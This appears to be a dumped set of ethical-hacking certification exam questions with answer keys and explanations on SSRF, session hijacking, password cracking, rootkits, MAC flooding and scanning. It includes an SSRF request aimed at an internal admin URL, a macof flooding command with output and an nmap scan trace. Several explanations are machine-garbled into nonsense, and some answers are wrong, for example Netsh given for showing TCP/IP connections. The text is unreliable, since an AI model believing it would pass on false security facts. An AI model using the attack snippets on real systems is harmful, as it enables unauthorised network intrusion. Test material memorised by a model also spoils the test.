In the preceding example, suppose there's an body interface at the back-end url <https://192.168.0.68/admin>. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://192.168.0.68/admin
```

NEW QUESTION 122

- (Topic 2)

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom
- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows
- E. All are tools that are only effective against Linux

Answer: C

NEW QUESTION 126

- (Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

Answer: C

NEW QUESTION 128

- (Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner- workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

Answer: D

NEW QUESTION 133

- (Topic 2)

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

Answer: A

NEW QUESTION 137

- (Topic 2)

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

- A. Quid pro quo
- B. Diversion theft
- C. Elicitation
- D. Phishing

Answer: A

Explanation:

<https://www.eccouncil.org/what-is-social-engineering/>

This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician. The con artist asks for the login credentials of the company's computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company's computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.

"A quid pro quo attack (aka something for something?? attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action." <https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:text=A%20quid%20pro%20quo%20attack,execution%20of%20a%20specific%20action.>

NEW QUESTION 139

- (Topic 2)

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

- A. Nikto
- B. Nmap
- C. Metasploit
- D. Armitage

Answer: B

NEW QUESTION 144

- (Topic 2)

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?

- A. Hypervisor rootkit
- B. Kernel toolkit
- C. Hardware rootkit
- D. Firmware rootkit

Answer: B

Explanation:

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

NEW QUESTION 146

- (Topic 2)

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

- A. Known plaintext
- B. Password spraying
- C. Brute force
- D. Dictionary

Answer: D

Explanation:

A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.

The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.

How is it done?

Basically, it??s attempting each single word that??s already ready. it??s done victimization machine-controlled tools that strive all the possible words within the dictionary.

Some password Cracking Software:

- John the ripper
- L0phtCrack
- Aircrack-ng

NEW QUESTION 150

- (Topic 2)

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture is Abel currently working in?

- A. Tier-1: Developer machines
- B. Tier-4: Orchestrators
- C. Tier-3: Registries
- D. Tier-2: Testing and accreditation systems

Answer: D

Explanation:

The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls. formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO). Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.

Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.

For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to refer to the concept of accreditation, and it is called authorization. Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

NEW QUESTION 151

- (Topic 2)

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

Answer: C

Explanation:

The VRFY command enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION 153

- (Topic 2)

You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belong to the list:

- A. user.log
- B. auth.fesg
- C. wtmp
- D. btmp

Answer: C

NEW QUESTION 157

- (Topic 2)

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

- A. Pretexting
- B. Pharming
- C. Wardriving
- D. Skimming

Answer: B

Explanation:

A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data. Though they share similar goals, pharming uses a special technique from phishing. Pharming attacker are targeted on manipulating a system, instead of tricking people into

reaching to a dangerous web site, explains David Emm, principal security man of science at Kaspersky. When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different.

NEW QUESTION 158

- (Topic 2)

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

- A. WEP
- B. RADIUS
- C. WPA
- D. WPA3

Answer: A

Explanation:

Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy. A research group from the University of California at Berkeley recently published a report citing ??major security flaws?? in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP– which is included in many networking products – was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

NEW QUESTION 163

- (Topic 2)

Which command can be used to show the current TCP/IP connections?

- A. Netsh
- B. Netstat
- C. Net use connection
- D. Net use

Answer: A

NEW QUESTION 164

- (Topic 2)

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

- A. Red hat
- B. white hat
- C. Black hat
- D. Gray hat

Answer: B

Explanation:

A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called ??sneakers and/or hacker clubs??, red teams, or tiger teams. While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it. Some other methods of completing these include:• DoS attacks• Social engineering tactics• Reverse engineering• Network security• Disk and memory forensics• Vulnerability research• Security scanners such as:– W3af– Nessus– Burp suite• Frameworks such as:– Metasploit• Training Platforms These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system ??back-doors?? which will be used as a link to information or access that a non-ethical hacker, also referred to as ??black-hat?? or ??grey-hat??, might want to succeed in .

NEW QUESTION 169

- (Topic 2)

Trempe is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Trempe's requirements?

- A. Gateway-based IDS
- B. Network-based IDS
- C. Host-based IDS
- D. Open source-based

Answer: C

NEW QUESTION 171

- (Topic 2)

Which of the following are well known password-cracking programs?

- A. L0phtcrack
- B. NetCat
- C. Jack the Ripper
- D. Netbus
- E. John the Ripper

Answer: AE

NEW QUESTION 172

- (Topic 2)

What is the algorithm used by LM for Windows2000 SAM?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

NEW QUESTION 177

- (Topic 2)

Yancey is a network security administrator for a large electric company. This company provides power for over 100,000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.

What would Yancey be considered?

- A. Yancey would be considered a Suicide Hacker
- B. Since he does not care about going to jail, he would be considered a Black Hat
- C. Because Yancey works for the company currently; he would be a White Hat
- D. Yancey is a Hactivist Hacker since he is standing up to a company that is downsizing

Answer: A

NEW QUESTION 180

- (Topic 2)

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

- A. Phishing
- B. Vishing
- C. Spoofing
- D. DDoS

Answer: A

Explanation:

<https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter

scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust.

Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

NEW QUESTION 182

- (Topic 2)

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

- A. UDP scan
- B. TCP Maimon scan
- C. arp ping scan
- D. ACK flag probe scan


Answer: C

Explanation:

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The `--send-ip` option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targets This example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP table spaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (`--send-ip`), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP. Example b ARP ping scan of offline target



```

nmap -s -sn -PE --packet-trace --send-eth 192.168.33.37
Starting Nmap ( https://nmap.org )
2200 (0.000%) ARP who-has 192.168.33.37 tell 192.168.0.100
2200 (0.333%) ARP who-has 192.168.33.37 tell 192.168.0.100
Note: Host seems down, if it is really up, but blocking ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.25 seconds
  
```

In example b, neither the `-PR` option nor the `--send-eth` option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network. Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as `-PE` and `-PS`) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify `--send-ip` as shown in Example a ??Raw IP Ping Scan for Offline Targets??.

If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the `--spoof-mac` option to spoof the MAC address as described in the MAC Address Spoofing section.

NEW QUESTION 184

- (Topic 2)

what is the port to block first in case you are suspicious that an IoT device has been compromised?

- A. 22
- B. 443
- C. 48101
- D. 80

Answer: C

Explanation:

TCP port 48101 uses the Transmission management Protocol. transmission control protocol is one in all the most protocols in TCP/IP networks. transmission control protocol could be a connection-oriented protocol, it needs acknowledgement to line up end- to-end communications. only a association is about up user??s knowledge may be sent bi- directionally over the association.

Attention! transmission control protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. bonded communication over transmission control protocol port 48101 is that the main distinction between transmission control protocol and UDP. UDP port 48101 wouldn??t have bonded communication as transmission control protocol.

UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn??t necessary or performed within the application, avoiding the overhead of such process at the network interface level.

UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).

Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. several internet applications use UDP, e.g. the name System (DNS), the Routing info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

NEW QUESTION 185

- (Topic 2)

Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

- A. Time Keeper
- B. NTP
- C. PPP
- D. OSPP

Answer: B

NEW QUESTION 190

- (Topic 2)

in an attempt to increase the security of your network, you Implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know It. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

Answer: D

Explanation:

The SSID (service set identifier) is the name of your wireless network.

SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

NEW QUESTION 193

- (Topic 2)

Ethical hacker Jane Doe is attempting to crack the password of the head of the IT department of ABC company. She is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

Explanation:

Passwords are usually delineated as "hashed and salted". salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this "salt" is placed in front of each password.

The salt value needs to be held on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like "123456" or "password" – aren't revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 198

- (Topic 2)

Why containers are less secure than virtual machines?


- A. Host OS on containers has a larger surface attack.
- B. Containers may full fill disk space of the host.
- C. A compromise container may cause a CPU starvation of the host.
- D. Containers are attached to the same virtual network.

Answer: A

NEW QUESTION 203

- (Topic 2)

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



```

C:\> macof -i eth1
18:b1:22:12:85:15 13:15:5a:6b:45:c4 0.0.0.0.25684 > 0.0.0.0.86254: s 2658741236:1235486715(0) win 512
12:a8:d8:15:4d:3b ab:4c:cd:5f:ad:cd 0.0.0.0.12387 > 0.0.0.0.78962: s 1238569742:782563145(0) win 512
13:3f:ab:14:25:95 66:ab:6d:4:b2:85 0.0.0.0.45638 > 0.0.0.0.4568: s 123587152:456312589(0) win 512
a2:2f:85:12:ac:2 12:85:2f:52:41:25 0.0.0.0.42358 > 0.0.0.0.35842: s 3256789512:3568742158(0) win 512
96:25:a3:5c:52:af 82:12:41:1:ac:d6 0.0.0.0.45213 > 0.0.0.0.2358: s 3684125687:3256874125(0) win 512
a2:c:b5:8c:6d:2a 5a:cc:f6:41:8d:df 0.0.0.0.12354 > 0.0.0.0.78521: s 1236542358:3698521475(0) win 512
55:42:ac:85:c5:96 a5:5f:ad:9d:12:aa 0.0.0.0.123 > 0.0.0.0.12369: s 8523695412:8523698742(0) win 512
a9:4d:4c:5a:5d:ad a4:ad:5f:4d:e9:ad 0.0.0.0.23685 > 0.0.0.0.45686: s 236854125:365145752(0) win 512
a3:e5:1a:25:2:a 25:35:a8:5d:af:fc 0.0.0.0.23685 > 0.0.0.0.85236: s 8623574125:3698521456(0) win 512

```

In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 206

- (Topic 2)

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

- A. search.com
- B. EarthExplorer
- C. Google image search
- D. FCC ID search

Answer: D

Explanation:

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC

ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual

https://en.wikipedia.org/wiki/FCC_mark

An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless devices in the US, manufacturers must:

- Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- Provide documentation to the FCC of the lab results
- Provide User Manuals, Documentation, and Photos relating to the device
- Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authority from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

NEW QUESTION 209

- (Topic 2)

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 213

- (Topic 2)

An LDAP directory can be used to store information similar to a SQL database. LDAP uses a database structure instead of SQL's structure. Because of this, LDAP has difficulty representing many-to-one relationships.

- A. Relational, Hierarchical
- B. Strict, Abstract
- C. Hierarchical, Relational
- D. Simple, Complex

Answer: C

NEW QUESTION 216

- (Topic 2)

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

- A. LNMIB2.MIB
- B. WINS.MIB
- C. DHCP.MIS
- D. MIB_II.MIB

Answer: A

Explanation:

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts
 HOSTMIB.MIB: Monitors and manages host resources
 LNMIB2.MIB: Contains object types for workstation and server services
 MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system
 WINS.MIB: For the Windows Internet Name Service (WINS)

NEW QUESTION 218

- (Topic 3)

